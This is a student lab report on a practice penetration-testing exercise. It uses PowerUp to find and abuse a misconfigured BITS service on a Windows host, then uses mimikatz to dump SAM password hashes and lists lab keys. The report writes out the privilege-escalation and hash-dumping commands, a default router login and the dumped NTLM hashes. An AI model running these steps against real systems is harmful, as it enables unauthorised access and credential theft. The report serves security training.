

# Ex090 - PowerUp

Simon Tobon

2021-07-08

## Contents

<b>Technical Report</b>	<b>2</b>
Introduction . . . . .	2
Finding: Description of finding . . . . .	2
Vulnerability Description . . . . .	2
Mitigation or Resolution Strategy . . . . .	2
<b>Attack Narrative</b>	<b>2</b>

# Technical Report

## Introduction

For this Exercise we were tasked to remote desktop onto a machine on herd.f4rmc0rp.com and use PowerUp to identify any vulnerable misconfigurations and exploit these.

## Finding: Description of finding

### Vulnerability Description

By using PowerUp I identified that the vulnerable service on this machine was the BITS service. This vulnerability can be exploited to elevate privileges by creating an Administrator account.

### Mitigation or Resolution Strategy

There are several ways this vulnerability can be mitigated and even resolved:

- The first would be to change the innerrouter's credentials from the default credentials to something more complex.
- You could also block all traffic on port 3389, rendering port forwarding for RDP impossible, or disable portforwarding all together if possible.
- Another thing that could be done is disabling the BITS service.
- Finally, restrict administrative privileges to a single, secure account.

## Attack Narrative

To begin, port forwarding for MS RDP had to be set up. This was done by opening a Web Browser on Kali and navigating to **https://172.30.0.3:443**. This was completed by following the process from the last Exercise, first log in to pfsense with the default credentials admin/pfsense. Then set up a new port forward rule with start and end ports on the MS RDP (3389). The redirect target IP is 10.30.0.98.

Following, we then copy the directories of mimikatz and PowerUp to /tmp/foo. This was done with the following commands: **cp -r /usr/share/windows-resources/mimikatz/Win32 /tmp/foo** and **cp -r /usr/share/windows-resources/powersploit/Privesc /tmp/foo**.

Then we accessed the herd machine by RDP: **rdesktop -g95% -r disk:win32=/tmp/foo 172.30.0.3**

We log in by using the credentials we found in a previous Exercise: **brian/Sw0rdF!sh**. Then open a command prompt window and run the following: **net use z:**

\\TSCLIENT\win32. This mounts the shared drive to the windows machine.

We then run **Powershell -exec BYPASS** and import the PowerUp module: **Import-Module z:PowerUp.ps1**. We then use PowerUp to scan for any vulnerable services: **Invoke-AllChecks**. This shows us that the BITS service is vulnerable:

```
P8 Z:\> Invoke-AllChecks
[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...


[*] Checking service executable and argument permissions...

[*] Checking service permissions...

ServiceName : BITS
Path         : C:\Windows\System32\svchost.exe -k netsvcs
StartName    : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'BITS'
```

We can then exploit this service by running: **Invoke-ServiceAbuse -ServiceName 'BITS'**. This creates an Administrative User with username **john** and password **Password123!**

Then we log out of brian and log into the newly created John user. From here we can open a command prompt window as an Administrator. We also copy the mimikatz directory to the local file system, desktop in this case. Then navigate to this directory with **cd**. Then ran **start mimikatz.exe** On the mimikatz window we then run the following commands: **privilege::debug**, then **token::elevate**, then set the log file with **log hashes.txt** then finally dump the hashes in SAM with **lsadump::sam**



```
mimikatz 2.2.0 x86 (oe.eo)
mimikatz # lsadump::sam
Domain : HERD
SysKey : 379f2fdb999056449d685b41b6cea340
Local SID : S-1-5-21-2271144537-4028513573-1389482692
SAMKey : 54dc1ce355f0696a3968eab9e31f5f7a
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0
RID : 000001f5 (501)
User : Guest
RID : 000003e9 (1001)
User : LocalAdmin
Hash NTLM: 022357d2f599d6d201a0fa8bcde46981
lm - 0: 4c862726030a7dae5d680547670719b0
lm - 1: b0bf71d1ffc3db2fbb1bd011c843b953
ntlm- 0: 022357d2f599d6d201a0fa8bcde46981
ntlm- 1: b88f3be6d02e7e5744a0bc898052ec34
ntlm- 2: 57a787f32ee0549d4bdda47bc654f652
RID : 000003ed (1005)
User : brian
```

```
mimikatz 2.2.0 x86 (oe.eo)
RID : 000003ed <1005>
User : brian
Hash NTLM: 66a3a973f8f099537aa27deb216fac41
lm - 0: dc43ee1d49e1cd98b4cb0dd90a308554
ntlm- 0: 66a3a973f8f099537aa27deb216fac41
RID : 000003ee <1006>
User : n.nomen
Hash NTLM: 5a01e503ac925686f330433d67d05e08
lm - 0: 178d8ac9b15bee1da79c55567c46dfb6
ntlm- 0: 5a01e503ac925686f330433d67d05e08
RID : 000003ef <1007>
User : john
Hash NTLM: 2b576ache6bcfda7294d6bd18041b8fe
lm - 0: 9d3e5f5f98ea349a090584e5629599c8
ntlm- 0: 2b576ache6bcfda7294d6bd18041b8fe
mimikatz # _
```

While logged into the HERD with an Administrative user I explored some other user directories and found 3 keys!

- **KEY010:gM12BGOIHNCpVlh1xAiqKA==** was found in brian/Documents/Recipe.txt
- **KEY011** was found in Sharon/Documents/MessageFromBigBoss.txt

```
MessageFromBigBoss - Notepad
File Edit Format View Help
Big Boss sent me the following cryptic message.
It doesn't look like the previous ones.
Something must have changed.
I need to consult my notes.

KEY011:<!\y\x06\x0b8:-\x19#\x1a&\x07&\x1c=4\x1c(*?5oq|
```

- **KEY012** was found in Bogus/Documents/trismegistus.txt

```
trismegistus - Notepad
File Edit Format View Help
consectatur adipiscing elit,
se do eiusmod tempor incididunt
ut labore et dolore magna aliqua.
Ut enim ad minim veniam,
quis nostrud exercitation ullamco
laboris nisi ut aliquip ex ea
commodo consequat.
Duis aute irure dolor in
reprehenderit in voluptate
velit esse cillum dolor eu
fugiat nulla pariatur.
Excepter sint occaecat
cupidatat no proident,
sunt in culpa qui officia
deserunt mollit anim id
est laborum.

And, by the way,
KEY012:IeD+PmtA9KlH5zjVebpTlw==
```

After finding the hashes we and keys the assignment is complete, these hashes will be cracked in the next assignment!

Something interesting I found that probably doesn't have much value but may

be worth mentioning is the following query in LocalAdmin:

